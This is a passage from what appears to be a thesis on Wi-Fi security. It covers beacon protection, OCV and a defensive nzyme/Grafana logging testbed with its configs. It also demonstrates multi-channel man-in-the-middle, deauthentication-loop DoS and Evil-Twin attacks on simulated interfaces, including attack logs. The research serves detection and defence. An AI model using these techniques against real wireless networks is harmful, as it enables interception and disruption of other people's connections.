Beacon protection is suggested by some researchers (see Mathy Vanhoef et al. [VAP20]) as an extra step of security protection measures of management frames, which is future scoped in the upcoming Wi-Fi 7 standard in the forthcoming years. This protection is supposed to be backwards compatible with older devices requiring no major changes to the 802.11 protocol implementation so it's easier to apply globally than it is with PMF.

So, it is advisable by security researchers to secure other types of management frames as well which aren't covered partially or at all by the 802.11w amendment, like beacon frames, which are a special type of management frames used by the APs to communicate their connection details and general network characteristics to the available STAs. Beacon frame protection makes impossible attacks like MiTM through carefully crafted CSA (Channel Switch Announcement) beacon frames [HRR22; Van+18] sent towards the STA which impersonate a selected AP on a different channel, thus transmitting encrypted traffic back to the original AP and controlling the flow of

information (e.g handshake messages, which can be dropped, etc.) between AP and STA. This can be considered to be a targeted attack, client-side mainly.

While the 802.11 ax protocol, otherwise Wi-Fi 6, offers a lot of flexibility, usability and security by providing multiple separate channels for seamless wireless connectivity, it is vulnerable in other aspects, by not providing beacon frames protection (which is going to be fixed in Wi-Fi 7).

4.2.6 Operating channel validation




Figure 11. OCV usage inside 4-way handshake

The operating channel validation is a security measure introduced with the purpose of defeating Multi-Channel MiTM attacks which utilize unauthenticated Channel Switch Announcements (CSA) frames by validating the operating channel of the Wi-Fi network [Van+18] as well as for the purpose of validating the specific characteristics of the network such as bandwidth, signal strength, etc., called otherwise Operating Channel Information (OCI). As shown in 5.3.1, without OCV the operating channel can be spoofed, and at the same time when OCV protects a network from MC-MiTM attacks, a DoS effect can take place, i.e a 4-way handshake timeout on EAPOL msg2 due to conflicting OCI values.

It has to be noted, that when PMF is enabled, the OCV defence "brings to the table" the Security

Association (SA) query procedure[21], which is required for a repetition of the existing security association in order to ensure that the STA is authenticated or not.

4.3 Comparison of counter-measures between different methods

In order to defend against generic Wi-Fi server-side & client-side attacks it's possible to use:

1. TOFU principles (see: 4.2.1) which can be extended to cover DoS attacks as well. This will require a novel usage of this Wi-Fi security counter-measure to include the (de)authentication/(de)association requests/responses as well.
2. MAC address randomization (see: 4.2.2), which can protect against probing and fingerprinting attacks.
3. Server certificate validation (see: 4.2.3).
4. Operating channel validation (see: 4.2.6).

Additionally and more specifically, to defend against DoS Wi-Fi server-side & client-side attacks it's possible to use:

1. MAC address randomization (see: 4.2.2), which can make client-side DoS attacks more difficult (but not completely impossible).
2. PMF which makes almost impossible the standard server-side & client-side DoS attacks (see: 4.2.4). For more advanced DoS attacks extra measures are helpful which are addressed by researchers in a future scope.
3. Beacon frames protection (see: 4.2.5). This is a future-scoped security measure which prevents carefully orchestrated attacks which include in their scenario a temporary DoS effect by utilizing special management frames for MiTM purposes.

4.4 Critical thinking about defences and attacks

We need to rethink methodologically, as in martial arts, the concept of (self-)defense, as well as whether the best defence is an attack, compatible with a smart offensive penetration testing methodology and with strategic crucial Sun Tzu's writings as well (*The Art of War* [Sun94]). This doesn't mean that the best proactive defensive solution is something like an active WIPS which disconnects automatically the attacker's APs / STAs. Additionally, each specific WIDS should be judged

by the utilization of best security practices which include an offensive security posture based on war-driving as a basic step of reconnaissance before any further penetration testing steps.

Again, it is with high importance at this point, that methodologically we are viewing attack and penetration testing as part of a defensive approach even though this may sound unreasonable. A defensive approach is pointless without testing first some real attack vectors against e.g a Wi-Fi subsystem and measuring the responsive behavior of a real WIPS, without this meaning that a WIPS should be offensive against rogue networks, something which is ambiguous, but that all attack paths should run out before we call our defences “completed”. This is otherwise called an “offensive security” posture, as stated in the famous Kali Linux OS, which includes penetration testing tools for wireless pen-testing amongst others.

Another issue, this time with the WPA1/WPA2 hacking procedure, is that because most of the research attack attempts are against known Wi-Fi networks, the end results and the analysis of the real difficulties of WPA1/WPA2 network cracking and bruteforcing are endangered up to the point where they don't acknowledge the real-time procedural efficiency of the cracking methods (for example due to the required computational power, the deprivation of proper hardware, etc.). Also many WPA1/WPA2 MiTM attacks can't be easily realized - only maybe in the case of WEP - if we don't know beforehand the WPA key, so if WPA1/WPA2 is uncrackable in the available computational time, it can be deduced that some of the other - deeper and more effective - post-connection attacks are also failing. But in general terms the pre-connection attacks are possible, very effective and almost impossible to completely prevent (i.e disconnection attacks/DoS/AP spoofing), because the generic 802.11 protocols have remaining security holes which up to the current date haven't been erased completely.

In order to be proactive against Wi-Fi attacks, and to work together with the best Wi-Fi defense practices, we have to explore the manifested ways in which sensitive information is exposed in unencrypted Wi-Fi frames, with the passive Wi-Fi listening step(s) being one of the first steps of a successful penetration testing scenario. So, in our attack scenario which is going to be exposed in the next section of this thesis (see: 5.1), we take fingerprinting and reconnaissance seriously as the initialization step of the multiple Wi-Fi attack vectors, which can include both STAs & APs.

Some of Wi-Fi security best practices can be found materialized in Nzyme WIDS, which is a Wi-Fi intrusion detection and not a prevention system, but which of course can be extended in order to function as a proactive Wi-Fi security tool in combination with other programs as well heuristically.

So as to repeat the previous sections, an overall overview of the described WLAN attacks can

be found in the table below:

Table 1. Wi-Fi Attacks and general applicability to WEP, WPA1/WPA2-PSK (personal), and WPA3-SAE (personal) protocols

Wi-Fi Attack	Applicable to WEP	Applicable to WPA1/WPA2-PSK (personal)	Applicable to WPA3-SAE	Wi-Fi defence
Offline bruteforce attacks	Yes	Yes	No	Detach PSK from 4-way handshake (WPA3-SAE)
KRACK attacks	No	Yes	No	4-way handshake fixed in recent WPA1/WPA2 implementations
Doppelganger Attack	No	No	Yes	Can be fixed by WPA3-SAE implementations
Beacon Frame Flooding	Yes	Yes	Yes	-
Standard Deauthentication Attacks	Yes	Yes	No	Non applicable to WPA1/WPA2-PSK when PMF option is enabled
Preauthentication DoS Attack	Yes	Yes	Yes	n/a [alf]
Multichannel MiTM Attacks	Yes	Yes	Yes	OCV
Beacon frames CSA DoS attack	Yes	Yes	Yes	Beacon frames protection
Evil-Twin Attacks	Yes	Yes	Yes	Improve conversational intelligence and use small induced delays in authentication packet processing[LZ20a]
Cipher-suite Downgrade attacks	Yes	Yes	Yes	TOFU arrangement

Chapter 5

Use Cases and Testing

5.1 Architecture and overall deployment of wireless defence test-bed

In our local testbed, we utilize the following components:

- mac80211_hwsim simulated network interfaces for wireless networking experiments without using actual WiFi hardware or actual wireless networks in order to accelerate and simplify our experiments. These simulated interfaces are considered to be different from virtual network interfaces which are made possible by functions of the wireless card's normal firmware. [Goua; Goub]
- Nzyme wireless defence system running distributed with one server instance and 2 or 3 raspberry pi's (4 & 5) found at: <https://nzyme.org>. We are using nzyme v1.2.2 for forensic uplinks log analysis and nzyme v2 for alerts visualization.
- Syslog-ng for concentrating all the wireless logs from nzyme uplink into a centrally positioned system.
- LPG stack (Loki-Promtail-Grafana) for log analysis, graphical visualizations and forensics of centrally distributed wireless logs as well as (optionally) graylog server for the same exact purpose.

Nzyme is not introduced in the Wi-Fi security architecture with the purpose of overriding Wireshark, but with the purpose of using a newly created program in an offensive security perspective in combination with Wireshark or other tools like Wi-Fi packet analyzers, etc.

When not using Raspberry pis, we use nzyme in a virtualized environment, in particular inside an "All-in-One" Qemu KVM on virt-manager, which means that the host operating system isn't affected.

Syslog-ng is a great logging system which is used inside the context of the current thesis, in between some other more specific usage details, for transforming Syslog input (in the recent and better RFC5424 format) into JSON formatted output with the mediation of some integrated key-value parsers. The key extra configuration file is located under `"/etc/syslog-ng/conf.d/syslog_rfc5424_to_json.conf"` and has the following content which is going to be explained:

```
options {
    flush_lines (0);
};

source s_net {
    udp(port(514));
};

parser p_kv {
    kv-parser(
    );
};

destination d_json {
    file("/var/log/remote/output.json" template("${format-json
--scope rfc5424 --scope nv-pairs --scope dot-nv-pairs}\n"));
};

log {
    source(s_net);
    parser(p_kv);
    destination(d_json);
};
```

The `"s_net"` source means that syslog-ng process is opening up a Syslog listener at UDP port 514 on all available interfaces and also the syslog-ng systemd service should be restarted via `"systemctl restart syslog-ng"`:

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
syslog-ng	1609593	root	48u	IPv4	66331090		0t0	UDP *:syslog

The `"p_kv"` parser means that the UDP syslog input is being parsed into key-value pairs, and

only then the "d_json" destination is writing the UDP syslog input into an output file ("/var/log/remote/output.json") with a specific JSON formatted template (see "format-json") specifically used for RFC5424-compatible syslog input.

Also the following /etc/logrotate.d/remote_syslog_nzyme logrotate configuration file should be created in order to rotate the syslog file which are going to be "tailed" by grafana-agent/promtail.

```
/var/log/remote/*.json
{
    daily
    rotate 15
    missingok
    compress
}
```

Before we discuss further the integration with syslog-ng: in our distributed setup, one of the nzyme nodes is considered to be the "master" node (nzyme-node-01) in which the alerting system is centrally positioned as well as the logs concentration engine is ensuring the flow of the wireless logs has the master node as a single compute point. This means that the distributed "slave" nodes (nzyme-node-02, etc.) are forwarding their logs to the master single nzyme leader node, with special configuration lines included in the "nzyme.conf" file, and this master node in its turn is forwarding all the logs to the uplinks configured on the "nzyme.conf", i.e in our case to syslog (and graylog optionally).

In particular, there is a config called "remote_input" that will make nzyme listen for frames forwarded from other nzyme nodes. It is defined like this:

```
remote_input: { host: "0.0.0.0", port: 22300 }
```

This will make it listen on any interface (0.0.0.0) and port 22300. The config to make nzyme nodes point at it is defined like this (where "MASTER_NODE_IP" is the IP address of the master node):

```
forwarders: [  
  {  
    type: udp,  
    configuration: { host: "MASTER_NODE_IP", port: 22300 }  
  }  
]
```

Also on the “nzyme.conf” file of the first node we have to include the uplinks configuration as following:

```
# List of uplinks. Sends frame meta information and alerts to log  
# management systems like Graylog for threat hunting and  
# forensics. See https://go.nzyme.org/uplinks  
uplinks: [  
  {  
    type: graylog  
    configuration:  
    {  
      host: GRAYLOG_SERVER  
      port: GRAYLOG_GELF_TCP_PORT  
    }  
  }  
  {  
    type: syslog_udp_rfc5424  
    configuration: {  
      host: 127.0.0.1  
      port: 514  
    }  
  }  
]
```

In particular, here we are defining two uplink servers for threat hunting and forensics:

- One with Graylog directly using the GELF TCP input (usually on TCP port 12201) pointed at the “GRAYLOG_SERVER” IP address

- Another one locally on the first raspberry pi which uses syslog to forward the logs and the wireless frames metadata safely on the same machine.

So, although Graylog is the official recommendation by the Nzyme project, other solutions like Syslog are interesting and useful for forensics purposes as well. We will concentrate, for the purposes of this thesis, more on the Syslog visualization using LPG stack, rather than Graylog.

After configuring syslog-ng to listen for UDP syslog messages, it's possible to configure Promtail (<https://grafana.com/docs/loki/latest/clients/promtail/>) to poll periodically the logs from the `/var/log/remote/*.json` location. This can be done by adding some special “job_name” lines to the central promtail configuration file which is shown below partially: `/etc/promtail/promtail.yml`

```
positions:
  filename: /var/lib/promtail/positions.yml

clients:
  - url: http://127.0.0.1:3100/loki/api/v1/push

scrape_configs:
  - job_name: nzyme
    static_configs:
      - labels:
          __path__: /var/log/remote/*.json
          env: production
          host: x
          job: nzyme
        targets:
          - localhost
```

With this configuration, promtail is forwarding all the “`/var/log/remote/*.json`” files over to the local loki instance listening at TCP port 3100 for saving the raw logs input provided by Syslog onto it's own database which can be later queried either via the Grafana UI – which has loki configured as a data source by default – either via LogCli, under the label job name “nzyme”.

Also loki has its own configuration file under “`/etc/loki/config.yaml`”:

```
auth_enabled: false

server:
  http_listen_port: 3100
  http_server_read_timeout: 60s # allow longer time span queries
  http_server_write_timeout: 60s # allow longer time span queries
  grpc_server_max_recv_msg_size: 33554432 # 32MiB (int bytes)
  grpc_server_max_send_msg_size: 33554432 # 32MiB (int bytes)

  log_level: info

ingester:
  lifecycler:
    address: 127.0.0.1
    ring:
      kvstore:
        store: inmemory
      replication_factor: 1
    final_sleep: 0s
  chunk_idle_period: 1h
  max_chunk_age: 1h
  chunk_target_size: 1048576
  chunk_retain_period: 30s
  max_transfer_retries: 0
schema_config:
  configs:
    - from: 2020-10-24
      store: boltdb-shipper
      object_store: filesystem
      schema: v11
    index:
      prefix: index_
      period: 24h
```

```
storage_config:
  boltdb_shipper:
    active_index_directory: /var/lib/loki/boltdb-shipper-active
    cache_location: /var/lib/loki/boltdb-shipper-cache
    cache_ttl: 48h
    shared_store: filesystem
  filesystem:
    directory: /var/lib/loki/chunks

compactor:
  working_directory: /var/lib/loki/boltdb-shipper-compactor
  shared_store: filesystem
  retention_enabled: true

limits_config:
  retention_period: 100d
  reject_old_samples: true
  reject_old_samples_max_age: 100d
  max_query_series: 5000

chunk_store_config:
  max_look_back_period: 0s

ruler:
  storage:
    type: local
  local:
    directory: /var/lib/loki/rules
  alertmanager_url: http://localhost:9093
  ring:
    kvstore:
      store: inmemory
  enable_api: true

frontend:
  # CLI flag: -querier.max-outstanding-requests-per-tenant
  max_outstanding_per_tenant: 4096

query_range:
  split_queries_by_interval: 24h
```

This configuration is sufficient for the purpose of storing long-term historical data on Loki ready to be queried and visualized at some time later via Grafana, with a max retention period of 100 days.

Nzyme in generally utilizes the concept of known or "monitored" networks, where some network characteristics are defined in a separate section, such as known AP fingerprints, default utilized cipher suites, channel usage on different bands (2GHZ/5GHZ/6GHZ). This is going to be further practiced and analyzed below, see 5.3. Also, the monitored networks are subjected to an anomaly detection through nzyme's intrusion detection engine, which can detect even the slightest changes in the monitored AP network characteristics through dynamic AP fingerprinting made possible in the newest software versions.




Figure 12. Architecture diagram of LPG stack with syslog-ng forwarder for Nzyme IDS logs

5.2 Architecture and overall deployment of wireless attack test-bed

While until now we have only used nzyme as the program that suits better a defence test-bed, it must be stressed out that it can also be used to accommodate an attack test-bed, mainly by performing unbeknownst to it reconnaissance operations by the management frame analysis done by its engine in combination with the forensic uplink platforms: fingerprinting possible APs/STAs, capturing and aggregating raw probe requests/responses, counting deauthentication frames in general, etc. amongst other things. It's a great tool among others which are doing the same job either on the terminal (e.g airodump-ng, horst) or via a graphical interface (e.g Kismet), which, if combined with a server like Grafana, can lead to great visualizations of available WiFi APs/STAs and thus provide all the necessary details to formulate and attempt an attack on the now recognized Wi-Fi threat landscape.

So, nzyme can also be used as a reconnaissance platform for KARMA attacks, as it is providing us the PNL of the victim STAs whole-heartedly, simply by providing a compatible JSON formatted label (transformed from syslog) on Grafana's loki, to aggregate and distinguish the raw Wi-Fi management frames with the "subtype" of "probe-req", which can be recursed through and lead

us to other higher layer of attacks, as mentioned before (see: 3.7.2), like half-handshake cracking, etc. Or it can provide us a list of APs deduced through the probe-responses management frames, including even hidden ones APs, if we use the Grafana analysis platform on Loki data-source with the JSON formatted label (transformed from syslog) “subtype” with the value of “probe-resp”.

There are some pre-requisites to any form of wireless attack and a main focal point of interest which is related to a special mode that some of the the Wi-Fi interfaces are applying universally. This is called monitor mode, which is similar to the promiscuous mode of an Ethernet network, i.e it’s a mode where the wireless interface listens (called “sniffing”) for all wireless traffic over-the-air on a specific channel or on multiple channels through channel-hopping (as done by the “airodump-ng” tool) at a given band. Monitor mode is distinct from managed mode which is the usual mode for Wi-Fi interfaces which are being connected or are connecting to a certain Wi-Fi network. Note that there are several commercial (USB or PCI) Wi-Fi devices which are supporting the creation of virtual interfaces – different than simulated interfaces – inside the operating system which manages them, i.e two interfaces, one for monitor mode and the other one acting either as a client (STA) or as an Access Point (AP)[Van+23].

It is important to note that mainly we are using the mac80211_hwsim Wi-Fi interfaces in pure monitor mode, in order to exclude from our testing capabilities the possibility of problematic behavior due to mixed monitor mode, and exclude the interference from the non-monitor mode interface. The soft MAC drivers, the ones used by the mac80211_hwsim interfaces, can be functioning problematically while in mixed monitor mode, and so for the purpose of accurate testing, we are using multiple interfaces (e.g 8 to start with), the 4 ones in monitor mode and the other 4 ones in managed mode.

For the purposes of utilizing an attack platform, we are going to use the popular tools from hostap (hostapd & wpa_supplicant) with some special wrappers around them specifically from a project called the ”Wi-Fi framework”[ale], created by Mathy Vanhoef and Domien Schepers (see paper [SVR21]), which allows us to re-use existing functionality of Linux’s hostap daemon programs in order to more easily apply attack scenarios using simulated network interfaces which can later be detected by our wireless defence test-bed (nzyme). What we want to have is an easily portable framework with the purpose of forensically analyzing different type of wireless attacks with the main concentration on Denial of Service attacks on the WiFi layer.

Based on our particular interest about DoS attacks, we are first presenting the crafted attack case scenario based on the WiFi framework using protected networks with multiple protocols supported[ala]. Initially, some preparation setup scripts are going to be used in order to enable the

prerequisites of the particular attack scenario. Several (8 to be exact) simulated interfaces are going to be created using the `mac80211_hwsim` kernel module.

```
modprobe mac80211_hwsim radios=8
./setup/setup-hwsim 8
```

This command creates 8 simulated network interfaces, which are different from the actual virtual network interfaces (supporting both monitor mode and managed mode) that are related to a specific USB or PCI WiFi adapter, with an additional passive interface being created which is called “`hwsim0`” and listens passively on all the wireless traffic being forwarded through the simulated interfaces, but which can’t inject any actual packets or perform other packet inspection capabilities. We are going to use `wlan7` as a monitor mode interface which listens for all the traffic being generated through the other simulated interfaces (mainly `wlan1` and `wlan2` but with the others as well) and being recorded through both Wireshark and Nzyme. The Nzyme detection engine is specially tailored to count and cover these edge cases, and for now we will instead see the output of our attack platform as well as the data flow over the packet capturing engine.

5.3 Practical use-cases

Table 2. Wi-Fi Devices MAC addresses

Device	MAC Address	Interface
STA (Wi-Fi Client)	02:00:00:00:00:00	wlan1
AP (SSID: "testnetwork")	02:00:00:00:01:00	wlan2
Attacker (AP with SSID: "testnetwork" or STA)	02:00:00:00:0x:00	wlan4

5.3.1 Multi-Channel MiTM attacks

When the purpose of an attacker isn’t to decrypt transmitted Wi-Fi traffic but to mediate its frames transmission, it’s possible to utilize the beforementioned specific operational position called “Multi-Channel Man-in-the-Middle” (abbreviated as MC-MiTM[alc]), in which the attacker clones the original AP on a different channel using a second network interface and transparently relays traffic from the STA to the original AP through the intermediate rogue AP on this different channel. Specially crafted CSA beacon messages, or specially crafted probe response packets, when transmitted unprotected, advertising a channel switching of the AP, are enough to force a non-Operating Channel Validation (OCV) enabled STA to switch by connecting to the Evil-Twin rogue AP over

a different channel.

After attaining a MC-MiTM position, the attacker is in an excellent position to drop or block specific management frames from reaching the AP and/or the STA, depending on the purpose of the attacker. If the purpose is DoS, the attacker can simply inject malformed Message 1 EAPOL packets or packets with invalid PMKID tag length, resulting in protected deauthentication messages even on WPA3-SAE/PMF secured networks.

In the case of 4-way handshake implementation attacks, especially in the case of the KRACK attack, the attacker can drop EAPOL Message 4 of the handshake sent by the STA towards the AP, causing multiple retransmissions of the 3rd message of the handshake by the AP towards the client, resulting in some vulnerable cases (around years 2017-2018) of re-installing the PTK forced by nonce re-use (which implies keystream re-use)[VP18].

As explained in recent work by researchers, a tool exists called "mc-mitm" (on a public github repository[alc]) which is able to perform such MC-MiTM attacks against protected Wi-Fi networks, even when they are utilizing PMF. To further demonstrate this attack through an example, we are using some Command Line Interface (CLI) python scripts provided by "wifi-framework", especially the script hostap.py, which enables us to connect a pre-defined AP ("setup/hostapd.conf") with a new STA ("setup/supplicant.conf") under two separate interfaces.

AP (configuration file and example initialization/run):

```
wifi-framework# cat setup/hostapd.conf
ctrl_interface=/var/run/hostapd
driver=nl80211
ssid=testnetwork
channel=1
hw_mode=g
ieee80211n=1
ieee80211w=2
auth_algs=1
wpa=2
wpa_key_mgmt=SAE
rsn_pairwise=CCMP
wpa_passphrase=passphrase
```

```
wifi-framework# python3 hostap.py --ap wlan2
[16:38:31] Using interface monwlan2 (mac80211_hwsim) to inject
frames.
[16:38:31] Starting daemon using:
./dependencies/hostap_2_10/hostapd/hostapd -i wlan2
./setup/hostapd.conf -K
wlan2: interface state UNINITIALIZED->ENABLED
wlan2: AP-ENABLED
```

```
wlan2: AP-STA-ASSOCIATING 02:00:00:00:00:00
wlan2: STA 02:00:00:00:00:00 IEEE 802.11: associated (aid 1)
wlan2: AP-STA-CONNECTED 02:00:00:00:00:00
wlan2: STA 02:00:00:00:00:00 RADIUS: starting accounting session
D3E4E9FFA1D50AC7
wlan2: STA 02:00:00:00:00:00 WPA: pairwise key handshake completed
(RSN)
wlan2: EAPOL-4WAY-HS-COMPLETED 02:00:00:00:00:00
```

STA (configuration file and example initialization/run):

```
wifi-framework# cat setup/supplicant.conf
ctrl_interface=/var/run/wpa_supplicant

network={
    ssid="testnetwork"
    proto=RSN
    key_mgmt=SAE
    pairwise=CCMP
    group=CCMP
    psk="passphrase"
    ieee80211w=2
}
```

```
wifi-framework# ./hostap.py wlan1
[16:38:32] Using interface monwlan1 (mac80211_hwsim) to inject
frames.
[16:38:32] Starting daemon using:
./dependencies/hostap_2_10/wpa_supplicant/wpa_supplicant -Dnl80211
-i wlan1 -c ./setup/supplicant.conf -W -K
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with 02:00:00:00:01:00
(SSID='testnetwork' freq=2412 MHz)
```

```
wlan1: SME: Trying to authenticate with 02:00:00:00:01:00
(SSID='testnetwork' freq=2412 MHz)
wlan1: PMKSA-CACHE-ADDED 02:00:00:00:01:00 0
wlan1: Trying to associate with 02:00:00:00:01:00
(SSID='testnetwork' freq=2412 MHz)
wlan1: Associated with 02:00:00:00:01:00
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan1: WPA: Key negotiation completed with 02:00:00:00:01:00
[PTK=CCMP GTK=CCMP]
wlan1: CTRL-EVENT-CONNECTED - Connection to 02:00:00:00:01:00
completed [id=0 id_str=]
```

As shown above, the current operating channel of these configuration files is channel 1 (freq=2412 MHz), so that we can attempt with the MC-MiTM scripts to create a rogue "copycat" AP, i.e clone the original AP on channel 11 (freq=2462 MHz), using a second network interface, and relay traffic over this channel, back and forth. As long as OCV isn't enabled, on the STA and the AP, the MC-MiTM attack will succeed, as in the logs of the attacker's interface:




Figure 13. Nzyme alert for unexpected advertised channel

```
wlan1: CTRL-EVENT-STARTED-CHANNEL-SWITCH freq=2462 ht_enabled=1
ch_offset=0 ch_width=20 MHz cf1=2462 cf2=0
wlan1: CTRL-EVENT-CHANNEL-SWITCH freq=2462 ht_enabled=1
ch_offset=0 ch_width=20 MHz cf1=2462 cf2=0

# wpa_cli status|grep -i freq
freq=2462
```

Nzyme successfully detects the operating channel switch from the pre-defined normal value (channel 1 - 2412 MHz):

However it should be noted that many Wi-Fi APs may operate on different bands (2.4 GHz, 5 GHz, 6 GHz) and require additional channels to be inserted into the Nzyme WIDS whitelist, which can be a difficult task especially in a crowded Wi-Fi environment where many channel switches may occur necessarily for traffic congestion purposes.

MC-MiTM DoS effects of OCV

The correct measure to prevent MC-MiTM attacks is operating channel validation, which can be practically attained using the following steps:

1. Compile hostapd & wpa_supplicant with OCV support ("CONFIG_OCV=1")
2. Enable OCV inside "hostapd.conf" and "supplicant.conf" by adding the configuration line "ocv=1" before the end of the respective files


```

[20:17:28] Rogue channel: 02:00:00:00:00:00 ->
02:00:00:00:01:00: Auth(seq=515, status=0) -- MitM'ing
Established MitM position against client 02:00:00:00:00:00
[20:17:28] Rogue channel: 02:00:00:00:00:00 ->
02:00:00:00:01:00: AssoReq(seq=516) -- MitM'ing
[20:17:29] Rogue channel: 02:00:00:00:00:00 ->
02:00:00:00:01:00: AssoReq(seq=517) -- MitM'ing
[20:17:30] Real channel : 02:00:00:00:01:00 ->
02:00:00:00:00:00: EAPOL-Msg1(seq=0, replay=3) -- MitM'ing
[20:17:30] Rogue channel: 02:00:00:00:00:00 ->
02:00:00:00:01:00: AssoReq(seq=518) -- MitM'ing
[20:17:30] Rogue channel: 02:00:00:00:00:00 ->
02:00:00:00:01:00: EAPOL-Msg2(seq=0, replay=3) -- MitM'ing

```

```

[20:17:31] Real channel : 02:00:00:00:01:00 ->
02:00:00:00:00:00: EAPOL-Msg1(seq=1, replay=4) -- MitM'ing
[20:17:31] Rogue channel: 02:00:00:00:00:00 ->
02:00:00:00:01:00: EAPOL-Msg2(seq=1, replay=4) -- MitM'ing
[20:17:31] Real channel : 02:00:00:00:01:00 ->
02:00:00:00:00:00: EAPOL-Msg1(seq=2, replay=5) -- MitM'ing
[20:17:32] Rogue channel: 02:00:00:00:00:00 ->
02:00:00:00:01:00: EAPOL-Msg2(seq=2, replay=5) -- MitM'ing
[20:17:33] Real channel : 02:00:00:00:01:00 ->
02:00:00:00:00:00: EAPOL-Msg1(seq=3, replay=6) -- MitM'ing
[20:17:33] Rogue channel: 02:00:00:00:00:00 ->
02:00:00:00:01:00: EAPOL-Msg2(seq=3, replay=6) -- MitM'ing
[20:17:33] Real channel : 02:00:00:00:01:00 ->
02:00:00:00:00:00: Deauth(seq=109, reason=4-way_HS_timeout)
-- MitM'ing

```

Now that OCV is enabled, we can see a DoS side-effect of both the MC-MiTM attack and the corresponding MC protection mechanism: the deauth messages are arriving due to the timeout of the 4-way handshake and as long as the attack continues (with the "--continuous-csa" cli option)

the AP and the STA are caught in an endless deauthentication loop. Additionally, inside the logs of hostapd we can see how the verification procedure of the OCI elements due to the CSA beacon protects us from the MC-MiTM position but enforces us into the mentioned problematic situation, where a DoS effect is generated and sustained:

```
wlan2: STA 02:00:00:00:00:00 WPA: OCV failed:
primary channel mismatch in received OCI (we use 2412
but receiver is using 2462)
wlan2: OCV-FAILURE addr=02:00:00:00:00:00
frame=eapol-key-m2 error=primary channel mismatch
in received OCI (we use 2412 but receiver is using 2462)
wlan2: STA 02:00:00:00:00:00 IEEE 802.11: deauthenticated
due to local deauth request
```

5.3.2 Evil-Twin race-condition DoS attacks

In the following subsections, we are going to analyze two cases of Evil-Twin attacks against the STA (i.e client-side attacks), in which we are dealing either with a cipher-suite upgrade or with a cipher-suite downgrade, thus causing a DoS effect against the STA. These Evil-Twin attacks are based on a race-condition between the original AP and the Evil-Twin AP, and under normal conditions the main parameters for switching onto the Evil-Twin AP are its signal strength and beacon frames rate, but the first one can be overridden in our case since we are using simulated interfaces under ideal distance conditions (static signal strength, -30dBm) for each interface.

WPA3-SAE & PMF forced "upgrading" attack

A race-condition could also be exploited against a WPA2-PSK network, where the attacker manages to present an Evil-Twin WPA3-SAE only network by spoofing the first unauthenticated Association Response frames with the supported cipher-suites being differentiated from those that the WPA2 STA supports with the resulting authentication procedure failing continuously until the STA stops to send requests towards the selected BSSID/SSID [LZ20a]. This type of attack is possible also with the advent of new security protocols, in case the cipher-suite is rejected by the affected STAs due to it being not supported and/or even recognizable by the Wi-Fi radio of these devices. It's a different situation from the mixed mode arrangements being made on APs to support multiple cipher-suites, and thus being vulnerable to cipher-suite downgrade attacks, so we can say that it's

something like a “cipher-suite forced upgrading” attack.

